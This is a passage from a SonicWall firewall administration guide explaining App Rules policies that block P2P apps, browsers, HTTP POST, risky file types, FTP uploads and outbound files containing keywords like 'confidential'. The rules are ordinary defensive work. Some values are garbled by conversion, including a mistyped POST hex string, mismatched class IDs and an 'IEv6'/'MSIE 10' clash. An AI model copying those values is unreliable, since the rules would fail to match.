The preceding '\D' should be included in all of these regular expressions.

Policy-based Application Rules

The SonicWall application signature databases are part of the application control feature, allowing very granular control over policy configuration and actions relating to them. These signature databases are used to protect users from application vulnerabilities as well as worms, Trojans, peer-to-peer transfers, spyware and backdoor exploits. The extensible signature language used in the SonicWall Reassembly-Free Deep Packet Inspection engine also provides proactive defense against newly discovered application and protocol vulnerabilities.

To create an App Rules policy:

1. Navigate to the **OBJECT | Match Objects > Match Objects** page.
2. Click **+ Add**. The **Match Object Settings** dialog opens.
3. In the **Match Object Settings** dialog, create a match object of type **Application List**.
4. [Example Custom Match Object Targeting an Application](#) shows a custom match object targeted at LimeWire and Kazaa Peer to Peer sharing applications.

EXAMPLE CUSTOM MATCH OBJECT TARGETING AN APPLICATION

Match Object Settings

Object Name

Match Object Type ⓘ

Match Type ⓘ

Input Representation Alphanumeric ⓘ Hexadecimal

Content + Add Delete Import

#	CONTENT
	No Data

Cancel Save

After creating an application-based match object, create a new App Rules policy of type **App Control Content** that uses the match object. [Example: App Control Policy for Targeting Match Object](#) shows a policy that uses the newly created “Kazaa/LimeWire P2P” match object to drop all Napster and LimeWire traffic.

EXAMPLE: APP CONTROL POLICY FOR TARGETING MATCH OBJECT

Add App Rule

Policy Name	Drop Kazaa/Limewire	Users/Groups Included	All
Policy Type	App Control Content	Users/Groups Excluded	None
Address Source	Any	Schedule	Always On
Address Destination	Any	Enable flow reporting	<input type="checkbox"/>
Service Source	Any	Enable Logging	<input checked="" type="checkbox"/>
Service Destination	Any	Log individual object content	<input type="checkbox"/>
Exclusion Address	None	Log using App Control message format	<input checked="" type="checkbox"/>
Match Object Included	~appname=360Safe+...	Log Redundancy Filter (seconds)	<input checked="" type="checkbox"/>
Match Objects Excluded	None	Use Global Settings	1
Action Object	Reset/Drop	Zone	Any

Cancel OK

Logging Application Signature-based Policies

As with other match object policy types, logging can be enabled on application content policies. By default, these logs are displayed in the standard format, showing the App Rules policy that triggered the alert/action; see [Standard Logging](#). To obtain more detail about the log event, select the **Log using App Control message format** checkbox in the **Add App Rule** dialog for that policy; see [App Control-formatted Logging](#).

STANDARD LOGGING

7	09/28/2010 20:04:25.336	Alert	Application Firewall	Application Firewall Alert: Policy: test, Action Type: Reset/Drop	192.168.168.123, 121.14.74.247, 1186, X0 (admin) 80, X1
---	----------------------------	-------	-------------------------	--	--

APP CONTROL-FORMATTED LOGGING

1	09/28/2010 20:02:35.768	Alert	Application Control	Application Control Detection Alert: IM QQ -- Login Over HTTPS v2010, SID: 5696, AppID: 622 CatID: 11	192.168.168.123, 121.14.74.247, 4885, X0 (admin) 443, X1
---	----------------------------	-------	------------------------	---	---

Compliance Enforcement

Many businesses and organizations need to ensure compliance with their policies regarding outbound file transfer. App Rules provides this functionality in HTTP, FTP, POP3, and SMTP contexts. This can help companies meet regulatory requirements such as HIPAA, SOX, and PCI.

When you configure the policy or policies for this purpose, you can select **Direction > Basic > Outgoing** to specifically apply your file transfer restrictions to outbound traffic. Or, you can select **Direction > Advanced** and then specify the exact zones between which to prevent file transfer. For example, you can specify LAN to WAN, LAN to DMZ, or any other zones that you have defined.

Server Protection

Servers are typically accessed by many untrusted clients. For best protection of these valuable resources, you should have multiple lines of defense. With App Rules on your gateway, you can configure policies to protect your servers. For example, you can create a policy that blocks all FTP put commands to prevent anyone from writing a file to a server (see *Blocking FTP Commands*). Even though the server itself might be configured as read-only, this adds a layer of security that is controlled by the firewall administrator. Your server is still protected even when its configuration is changed by an error, a side-effect of a patch, or by someone with malicious intent. With App Rules, you can effectively control content upload for servers using HTTP, SMTP, POP3, and FTP.

An example of policies that affect servers might be a small ISP providing three levels of service to its customers, whose servers are sitting in its rack. At the gold level, a customer can host a Web server, Email server, and FTP server. At the silver level, a customer can host only a Web server and Email server. At the bronze level, the hosting package only allows a Web server. The ISP could use App Rules to enforce these restrictions, by creating a policy for each customer.

Hosted Email Environments

A hosted email environment is one in which email is available on a user's Internet Service Provider (ISP). Typically, POP3 is the protocol used for email transfer in this environment. Many small-business owners use this model, and would like to control email content as well as email attachments. Running App Rules on the gateway provides a solution for controlling POP3-based as well as SMTP-based email.

App Rules policies can also scan HTTP, which is useful for email hosted by sites such as Yahoo or Gmail. Note that when an attachment is blocked while using HTTP, App Rules does not provide the file name of the blocked file. You can also use App Rules to control FTP when accessing database servers.

If you want a dedicated SMTP solution, you can use SonicWall Email Security. Email Security is used by many larger businesses for controlling SMTP-based email, but it does not support POP3. For controlling multiple email protocols, App Rules provides an excellent solution.

Email Control

App Rules can be very effective for certain types of email control, especially when a blanket policy is desired. For example, you can prevent sending attachments of a given type, such as **.exe**, on a per-user basis, or for an entire domain. Because the file name extension is being matched in this case, changing the extension before sending the attachment will bypass filtering. Note that you can also prevent attachments in this way on your email server if you have one. If not, then App Rules provides the functionality.

You can create a match object that scans for file content matching strings, such as confidential, internal use only, and proprietary, to implement basic controls over the transfer of proprietary data.

You can also create a policy that prevents email to or from a specific domain or a specific user. You can use App Rules to limit email file size, but not to limit the number of attachments. App Rules can block files based on MIME type. It cannot block encrypted SSL or TLS traffic, nor can it block all encrypted files. To block encrypted email

from a site that is using HTTPS, you can create a custom match object that matches the certificate sent before the HTTPS session begins. This is part of the SSL session before it gets encrypted. Then you would create a custom policy that blocks that certificate.

App Rules can scan email attachments that are text-based or are compressed to one level, but not encrypted. The following table lists file formats that App Rules can scan for keywords. Other formats should be tested before you use them in a policy.

FILE FORMATS THAT CAN BE SCANNED FOR KEYWORDS


File Type	Common Extension
C source code	c
C+ source code	cpp
Comma-separated values	csv
HQX archives	hqx
HTML	htm
Lotus 1-2-3	wks
Microsoft Access	mdb
Microsoft Excel	xls
Microsoft PowerPoint	ppt
Microsoft Visio	vsd
Microsoft Visual Basic	vbp
Microsoft Word	doc
Microsoft Works	wps
Portable Document Format	pdf
Rich Text Format	rft
SIT archives	sit
Text files	txt
WordPerfect	wpd
XML	xml
Tar archives (“tarballs”)	tar
ZIP archives	zip, gzip

Web Browser Control

You can also use App Rules to protect your Web servers from undesirable browsers. App Rules supplies match object types for Netscape, MSIE, Firefox, Safari, and Chrome. You can define a match object using one of these types, and reference it in a policy to block that browser.

You can also access browser version information by using an HTTP User Agent match object type. For example, older versions of various browsers can be susceptible to security problems. Using App Rules, you can create a

policy that denies access by any problematic browser, such as Internet Explorer 9. You can also use negative matching to exclude all browsers except the one(s) you want. For example, you might want to allow Internet Explorer version 10 only, because of flaws in version 9, and because you have not yet tested version 11. To do this, you would use a network protocol analyzer such as Wireshark to determine the Web browser identifier for IEv6, which is “MSIE 10.” Then you could create a custom match object of type **HTTP User Agent**, with content “MSIE 10” and enable negative matching. Navigate to **OBJECT | Match Objects > Match Objects | +Add** to configure these settings.



The screenshot shows the 'Match Object Settings' configuration page. It includes the following fields and options:

- Object Name:** MSIE 10
- Match Object Type:** HTTP User Agent (with an information icon)
- Match Type:** Partial Match
- Input Representation:** Alphanumeric (selected) and Hexadecimal (unselected), both with information icons.
- Enable Negative Matching:** A green toggle switch is turned on.
- Content:** A text input field contains 'Enter Object Content'. Below it is a table with two rows:

	#	CONTENT
<input type="checkbox"/>	1	MSIE 10

At the bottom right, there are 'Cancel' and 'Save' buttons.

You can use this match object in a policy to block browsers that are not MSIE 10. For information about using Wireshark to find a Web browser identifier, see [Wireshark](#). For information about negative matching, see [About Negative Matching](#).

Another example of a use case for controlling Web browser access is a small e-commerce site that is selling discounted goods that are salvaged from an overseas source. If the terms of their agreement with the supplier is that they cannot sell to citizens of the source nation, they could configure App Rules to block access by the in-country versions of the major Web browsers.

App Rules supports a predefined selection of well-known browsers, and you can add others as custom match objects. Browser blocking is based on the HTTP User Agent reported by the browser. Your custom match object must contain content specific enough to identify the browser without creating false positives. You can use Wireshark or another network protocol analyzer to obtain a unique signature for the desired browser.

HTTP Post Control


You can enhance the security of public facing read-only HTTP servers by disallowing the HTTP POST method.

To disallow the HTTP POST:

1. Use Notepad or another text editor to create a new document called **Post.htm** that contains this HTML code:


```
<FORM action="http://www.yahoo.com/" method="post">  
  
<p>Please enter your name: <input type="Text" name="FullName"></p>  
  
<input type="submit" value="Submit"> <INPUT type="reset">
```

2. Save the file to your desktop or a convenient location.
3. Open the Wireshark network analyzer and start a capture. For information about using Wireshark, see [Wireshark](#).
4. In a browser, open the `Post.htm` file you just created.
5. Enter your name.
6. Click **Submit**. Stop the capture.
7. Use the Wireshark **Edit > Find Packet** function to search for the string `POST`.



Wireshark jumps to the first frame that contains the requested data. You should see something like [Wireshark Display](#). This indicates that the HTTP POST method is transmitted immediately after the TCP header information and comprises the first four bytes (504f5354) of the TCP payload (HTTP application layer). You can use that information to create a custom match object that detects the HTTP POST method.

WIRESHARK DISPLAY



8. In SonicOS, navigate to **OBJECT | Match Objects > Custom Match**.
9. Click **+Add**.
10. Create a custom match object like this:

Match Object Settings

Object Name: Custom Object - HTTP Pos

Match Object Type: Custom Object (i)

Enable Settings:

Offset: 1

Depth: 4

Minimum: 1

Maximum: 1500

Match Type: Exact Match

Input Representation: Alphanumeric (i) Hexadecimal

Enter Object Content: +

Content	CONTENT
<input type="checkbox"/>	504F354

Cancel Save

In this particular match object you would use the **Enable Settings** option to create an object that matches a specific part of the payload. The **Offset** field specifies which byte in the payload to begin matching and helps to minimize false positives by making the match more specific. The **Depth** field specifies at what byte to stop matching. The **Min** and **Max** fields allow you to specify a minimum and maximum payload size.

11. Navigate to **POLICY | Rules and Policies > App Rules**.
12. Click **+Add Rule**.
13. Create a policy like this:

Add App Rule

<p>Policy Name: <input type="text" value="HTTP Post Detected"/></p> <p>Policy Type: <input style="border: 1px solid #ccc; border-radius: 3px; padding: 2px 5px;" type="text" value="Custom Policy"/> ⓘ</p> <p>Address Source: <input style="border: 1px solid #ccc; border-radius: 3px; padding: 2px 5px;" type="text" value="Any"/></p> <p>Address Destination: <input style="border: 1px solid #ccc; border-radius: 3px; padding: 2px 5px;" type="text" value="Any"/></p> <p>Service Source: <input style="border: 1px solid #ccc; border-radius: 3px; padding: 2px 5px;" type="text" value="Any"/></p> <p>Service Destination: <input style="border: 1px solid #ccc; border-radius: 3px; padding: 2px 5px;" type="text" value="Any"/></p> <p>Exclusion Address: <input style="border: 1px solid #ccc; border-radius: 3px; padding: 2px 5px;" type="text" value="None"/></p> <p>Match Object Included: <input style="border: 1px solid #ccc; border-radius: 3px; padding: 2px 5px;" type="text" value="Custom Object - HTT..."/></p> <p>Action Object: <input style="border: 1px solid #ccc; border-radius: 3px; padding: 2px 5px;" type="text" value="Reset/Drop"/></p>	<p>Users/Groups Included: <input style="border: 1px solid #ccc; border-radius: 3px; padding: 2px 5px;" type="text" value="All"/></p> <p>Users/Groups Excluded: <input style="border: 1px solid #ccc; border-radius: 3px; padding: 2px 5px;" type="text" value="None"/></p> <p>Schedule: <input style="border: 1px solid #ccc; border-radius: 3px; padding: 2px 5px;" type="text" value="Always On"/></p> <p>Enable flow reporting: <input type="checkbox"/></p> <p>Enable Logging: <input checked="" type="checkbox"/></p> <p>Log individual object content: <input type="checkbox"/></p> <p>Log Redundancy Filter (seconds): <input checked="" type="checkbox"/></p> <p>Use Global Settings: <input style="border: 1px solid #ccc; border-radius: 3px; padding: 2px 5px;" type="text" value="1"/></p> <p>Connection Side: <input style="border: 1px solid #ccc; border-radius: 3px; padding: 2px 5px;" type="text" value="Client Side"/></p> <p>Direction: <input checked="" type="radio"/> Basic <input type="radio"/> Advanced</p> <p style="text-align: right;"><input style="border: 1px solid #ccc; border-radius: 3px; padding: 2px 5px;" type="text" value="Incoming"/></p> <p style="text-align: right;"> <input type="button" value="Cancel"/> <input type="button" value="OK"/> </p>
--	---

14. To test, use a browser to open the `Post.htm` file you created earlier.
15. Type in your name.
16. Click **Submit**. The connection should be dropped this time, and you should see an alert in the log similar to this one:

#	Time	Priority	Category	Message	Source	Destination
1	11/05/2007 15:23:10.848	Alert	Network Access	Application Firewall Alert: Policy: Custom Object Detected (HTTP POST), Action Type: Reset/Drop	192.168.10.10, 57782, X0, DELL-GX620 (admin)	209.191.93.52, 80, X1, f1.www.vip.mud.yahoo.com

Forbidden File Type Control

You can use App Rules to prevent risky or forbidden file types (for example, exe, vbs, scr, dll, avi, mov) from being uploaded or downloaded.

To prevent risky or forbidden file types from being uploaded or downloaded:

1. Navigate to **OBJECT | Match Objects > Match Objects**.
2. Click **+Add**.
3. Create an object like this one:

Match Object Settings

Object Name: HTTP URI Content - Forbid

Match Object Type: HTTP URI Content ⓘ

Match Type: Suffix Match ⓘ

Input Representation:

 Alphanumeric ⓘ

 Hexadecimal

Enter Object Content: + 🗑️ ↺

Content:

#	CONTENT
<input type="checkbox"/> 1	.exe
<input type="checkbox"/> 2	.vbs
<input type="checkbox"/> 3	.scr

Cancel Save

4. Navigate to **OBJECT | Action Objects > App Rule Actions**.
5. Click **+Add**.
6. Create an action like this one.

Action Object Settings

Action Name: Custom Block Page - Forbid

Action: Http Block Page ▼

Content:

Because of the inherent security risk, the type of file you are attempting to import is forbidden.

Color: White ▼ Preview

Cancel Save

To create a policy that uses this object and action:

1. Navigate to **POLICY | Rules and Policies > App Rules**.
2. Click **+Add**.

3. Create a policy like this one:

Add App Rule

Policy Name	<input type="text" value="HTTP Client Request Block"/>	Users/Groups Included	<input type="text" value="All"/>
Policy Type	<input style="border: 1px solid #ccc; border-radius: 3px; padding: 2px 5px;" type="text" value="HTTP Client"/> ⓘ	Users/Groups Excluded	<input type="text" value="None"/>
Address Source	<input type="text" value="Any"/>	Schedule	<input type="text" value="Always On"/>
Address Destination	<input type="text" value="Any"/>	Enable flow reporting	<input type="checkbox"/>
Service Source	<input type="text" value="Any"/>	Enable Logging	<input checked="" type="checkbox"/>
Service Destination	<input type="text" value="HTTP"/>	Log individual object content	<input type="checkbox"/>
Exclusion Address	<input type="text" value="None"/>	Log Redundancy Filter (seconds)	<input checked="" type="checkbox"/>
Match Object Included	<input type="text" value="Custom Object - HTT..."/>	Use Global Settings	<input type="text" value="1"/>
Match Objects Excluded	<input type="text" value="HTTP URI Content - F..."/>	Connection Side	<input type="text" value="Client Side"/>
Action Object	<input type="text" value="Reset/Drop"/>	Direction	<input checked="" type="radio"/> Basic <input type="radio"/> Advanced <input type="text" value="Incoming"/>

4. To test this policy, you can open a Web browser and try to download any of the file types specified in the match object (exe, vbs, scr). Here are a few URLs that you can try:

`http://download.skype.com/SkypeSetup.exe`

`http://us.d11.yimg.com/download.yahoo.com/dl/msgr8/us/msgr8us.exe`

`http://g.msn.com/8reen_us/EN/INSTALL_MSN_MESSENGER_DL.EXE`

You will see an alert similar to this one:

#	Time	Priority	Category	Message	Source	Destination
1	10/31/2007 12:52:34.160	Alert	Network Access	Application Firewall Alert: Policy: HTTP Client Request Blocked (Forbidden File Type). Action Type: HTTP Block Page	192.168.10.10, 58268, X0, DELL-GX620 (admin)	198.173.5.10, 80, X1

ActiveX Control

One of the most useful capabilities of App Rules is the ability to distinguish between different types of ActiveX or Flash network traffic. This allows you to block games while permitting Windows updates. Prior to App Rules, you could configure SonicOS to block ActiveX with **POLICY | Security Services > Content Filter**, but this blocked all ActiveX controls, including your software updates.

App Rules achieves this distinction by scanning for the value of classid in the HTML source. Each type of ActiveX has its own class ID, and the class ID can change for different versions of the same application.

Some ActiveX types and their classid's are shown in [ActiveX Types and Classids](#).

ACTIVEX TYPES AND CLASSIDS

ActiveX Type	Classid
Apple Quicktime	02BF25D5-8C17-4B23-BC80-D3488ABDDC6B

ActiveX Type	Classid
Macromedia Flash v6, v7	D27CDB6E-AE6D-11cf-96B8-444553540000
Macromedia Shockwave	D27CDB6E-AE6D-11cf-96B8-444553540000
Microsoft Windows Media Player v6.4	22d6f312-b0f6-11d0-94ab-0080c74c7e95
Microsoft Windows Media Player v7-10	6BF52A52-394A-11d3-B153-00C04F79FAA6
Real Networks Real Player	CFCDA03-8BE4-11cf-B84B-0020AFBBCCFA
Sun Java Web Start	5852F5ED-8BF4-11D4-A245-0080C6F74284

ActiveX Match Object shows an ActiveX type match object that is using the Macromedia Shockwave class ID. You can create a policy that uses this match object to block online games or other Shockwave-based content.

ACTIVEX MATCH OBJECT

Match Object Settings

Object Name

Match Object Type ActiveX Class ID ▼ (i)

Match Type Exact Match ▼ (i)

Input Representation

Alphanumeric (i)

Hexadecimal


+ 🗑️ ↺

Content

	#	CONTENT
<input type="checkbox"/>	1	D27CDB6E-AE6D-11cf-96B8-444553540000

You can look up the class ID for these Active X controls on the Internet, or you can view the source in your browser to find it. For example, Example of source file with class ID shows a source file with the class ID for Macromedia Shockwave or Flash.

EXAMPLE OF SOURCE FILE WITH CLASS ID



```
www.sonicwall[1] - Notepad
File Edit Format View Help
</table>
<div align="center"></div></td>
<td width="5"></td>
<td><TABLE WIDTH=577 BORDER=0 CELLPADDING=0 CELLSPACING=0>
  <tr>
    <td width="398" height="214" valign="top">
      <a href="/products/ssl-vpn/index.html" target="_blank"> </a>
      <object classid="clsid:027CDB6F-AE6D-11cf-96B8-444553540000"
codebase="http://download.macromedia.com/pub/shockwave/cabs/flash/swflash.cab#version=6,0
,29,0" width="398" height="220">
      <param name="movie" value="gfx/home/corphome.swf">
      <param name="quality" value="high">
      <embed src="gfx/home/corphome.swf" quality="high"
pluginspage="http://www.macromedia.com/go/getflashplayer"
type="application/x-shockwave-flash" width="398" height="220"></embed>
      </object>
    </td>
    <td width="11" valign="top">&nbsp;</td>
    <td width="168" align="right" valign="top">
      <table width="168" border="0" cellpadding="0">
        <tr>
```

FTP Control

App Rules provides control over the FTP control channel and FTP uploads and downloads with the FTP Command and File Content match object types. Using these, you can regulate FTP usage very effectively. The following two use cases are described in this section:

- [Blocking Outbound Proprietary Files Over FTP](#)
- [Blocking Outbound UTF-8 / UTF-16 Encoded Files](#)
- [Blocking FTP Commands](#)

Blocking Outbound Proprietary Files Over FTP

For example, to block outbound file transfers of proprietary files over FTP, you can create a policy based on keywords or patterns inside the files.

To block outbound proprietary files:

1. Navigate to **OBJECT | Match Objects > Match Objects**.
2. Click **+Add** and create a match object of type **File Content** that matches on keywords in files.

Match Object Settings

Object Name: Proprietary Files

Match Object Type: File Content ⓘ

Match Type: Partial Match ⓘ

Input Representation:

 Alphanumeric ⓘ

 Hexadecimal

Content:

proprietary

CONTENT

1 confidential

Buttons: Cancel, Save

Optionally, you can create a customized FTP notification action that sends a message to the client.

3. Navigate to **POLICY | Rules and Policies > App Rules**.
4. Click **+Add** and create a policy that references this match object and action. If you prefer to simply block the file transfer and reset the connection, you can select the **Reset/Drop** Action Object when you create the rule.

Add App Rule

Policy Name: FTP File Control

Policy Type: FTP Data Transfer ⓘ

Address Source: Any

Address Destination: Any

Service Source: Any

Service Destination: Any

Exclusion Address: None

Match Object Included: Proprietary Files

Action Object: Reset/Drop

Users/Groups Included: All

Users/Groups Excluded: None

Schedule: Always On

Enable flow reporting:

Enable Logging:

Log individual object content:

Log Redundancy Filter (seconds):

Use Global Settings: 1

Connection Side: Both

Direction: Basic Advanced

Incoming

Buttons: Cancel, OK

Blocking Outbound UTF-8 / UTF-16 Encoded Files

Native Unicode UTF-8 and UTF-16 support by App Rules allows encoded multi-byte characters, such as Chinese or Japanese characters, to be entered as match object content keywords using the alphanumeric input type. App Rules supports keyword matching of UTF-8 encoded content typically found in Web pages and email applications, and UTF-16 encoded content typically found in Windows OS/Microsoft Office-based documents.

Blocking outbound file transfers of proprietary Unicode files over FTP is handled in the same way as blocking other confidential file transfers:

1. Create a match object that matches on UTF-8 or UTF-16 encoded keywords in files.
2. Create a policy that references the match object and blocks transfer of matching files.

The example that follows uses a match object type of **File Content** with a UTF-16 encoded Chinese keyword that translates as “confidential document.”

Match Object Settings

Object Name: Confidential Chinese Doc

Match Object Type: File Content ⓘ

Match Type: Partial Match ⓘ

Input Representation:
 Alphanumeric ⓘ
 Hexadecimal

Content:
机密文件
CONTENT
No Data

Buttons: Cancel, Save

3. Create a policy that references the match object as follows. This policy blocks the file transfer and resets the connection. **Enable Logging** is selected so that any attempt to transfer a file containing the UTF-16 encoded keyword is logged.

Add App Rule

Policy Name: Block Chinese Confidential

Policy Type: FTP Data Transfer ⓘ

Address Source: Any

Address Destination: Any

Service Source: Any

Service Destination: Any

Exclusion Address: None

Exclusion Service: None

Match Object Included: Confidential Chinese ...

Action Object: Reset/Drop

Users/Groups Included: All

Users/Groups Excluded: None

Schedule: Always On

Enable flow reporting:

Enable Logging:

Log individual object content:

Log Redundancy Filter (seconds):

Use Global Settings: 1

Connection Side: Both

Direction: Basic Advanced

Incoming

Buttons: Cancel, OK

A log entry is generated after a connection Reset/Drop. An example of a log entry is shown below, including the Message stating that it is an Application Control Alert, displaying the Policy name and the **Action Type of Reset/Drop**.

3	08/06/2008 14:49:29.832	Alert	Application Firewall	Application Firewall Alert: Policy: chinese confidential, Action Type: Reset/Drop	192.168.168.3, 4811, X0	10.0.15.131, 20, X1
---	----------------------------	-------	-------------------------	---	----------------------------	---------------------

Blocking FTP Commands

You can use App Rules to ensure that your FTP server is read-only by blocking commands such as `put`, `mput`, `rename_to`, `rename_from`, `rmdir`, and `mkdir`. This use case shows a match object containing only the `put` command, but you could include all of these commands in the same match object.

To block FTP commands:

1. Create a match object that matches on the `put` command. Because the `mput` command is a variation of the `put` command, a match object that matches on the `put` command is also matched on the `mput` command.

The screenshot shows the 'Match Object Settings' configuration window. The 'Object Name' field contains 'FTP_put_cmd'. The 'Match Object Type' is set to 'FTP Command'. Below this, a dropdown menu shows 'PUT' selected. To the right of the dropdown are icons for adding, deleting, and refreshing content items. A hand cursor is pointing at the 'Add content item' button. Below the dropdown is a table with two columns: '#', 'CONTENT'. The first row has a checkbox, the number '1', and the text 'PUT'. At the bottom of the window are 'Cancel' and 'Save' buttons.

2. Optionally, you can create a customized FTP notification action that sends a message to the client; for example:

Action Object Settings

Action Name: FTP Server Read-only

Action: FTP Notification Reply

Content: This FTP server is read-only. Only an administrator can upload files.

Buttons: Cancel, Save

3. Create a policy that references this match object and action. If you prefer to simply block the `put` command and reset the connection, you can select the **Reset/Drop** action when you create the policy.

Add App Rule

Policy Name: FTP put Policy

Policy Type: FTP Client

Address Source: Any

Address Destination: Any

Service Source: Any

Service Destination: FTP Control

Exclusion Address: None

Exclusion Service: None

Match Object Included: FTP_put_cmd

Action Object: FTP Server Read-only

Users/Groups Included: All

Users/Groups Excluded: None

Schedule: Always On

Enable flow reporting:

Enable Logging:

Log individual object content:

Log Redundancy Filter (seconds):

Use Global Settings: 1

Connection Side: Client Side

Direction: Basic Advanced

Incoming

Buttons: Cancel, OK

Bandwidth Management

You can use application layer bandwidth management to control the amount of network bandwidth that can be used to transfer certain file types. This allows you to discourage non-productive traffic and encourage productive traffic on your network.

For example, you can limit the bandwidth used to download MP3 files over FTP to no more than 400 kilobits per second (kbps). Whether one user or 100 users are downloading MP3 files, this policy limits their aggregate bandwidth to 400 kbps.

For information on configuring bandwidth management, see **NETWORK | Interfaces | +Add/Edit Interface > Advanced > Bandwidth Management** in the SonicOS technical documentation.

Bypass DPI

You can use the Bypass DPI action to increase performance over the network if you know that the content being accessed is safe. For example, this might be the case if your company has a corporate video that you want to stream to company employees over HTTP by having them access a URL on a Web server. As you know the content is safe, you can create an App Rules policy that applies the Bypass DPI action to every access of this video. This ensures the fastest streaming speeds and the best viewing quality for employees accessing the video.

Only two steps are needed to create the policy:

1. Define a match object for the corporate video using a match object type of **HTTP URI Content**:

The screenshot shows the 'Match Object Settings' dialog box. It has the following fields and options:

- Object Name:** Corporate Video
- Match Object Type:** HTTP URI Content (dropdown menu)
- Match Type:** Exact Match (dropdown menu)
- Input Representation:** Alphanumeric (selected radio button), Hexadecimal (unselected radio button)
- Content:** A list with two items: # CONTENT and 1 /presentations/video/corporate_anno. There are '+', trash, and refresh icons to the right of the input field.

Buttons: Cancel, Save

TIP: The leading slash (/) of the URL should always be included for **Exact Match** and **Prefix Match** types for URI Content match objects. You do not need to include the host header, such as `www.company.com`, in the **Content** field.

2. Create a policy that uses the Corporate Video match object, and also uses the Bypass DPI action:

Add App Rule

Policy Name	Corporate Video Policy	Users/Groups Included	All
Policy Type	HTTP Client	Users/Groups Excluded	None
Address Source	Any	Schedule	Always On
Address Destination	Any	Enable flow reporting	<input type="checkbox"/>
Service Source	Any	Enable Logging	<input checked="" type="checkbox"/>
Service Destination	HTTP	Log individual object content	<input type="checkbox"/>
Exclusion Address	None	Log Redundancy Filter (seconds)	<input checked="" type="checkbox"/>
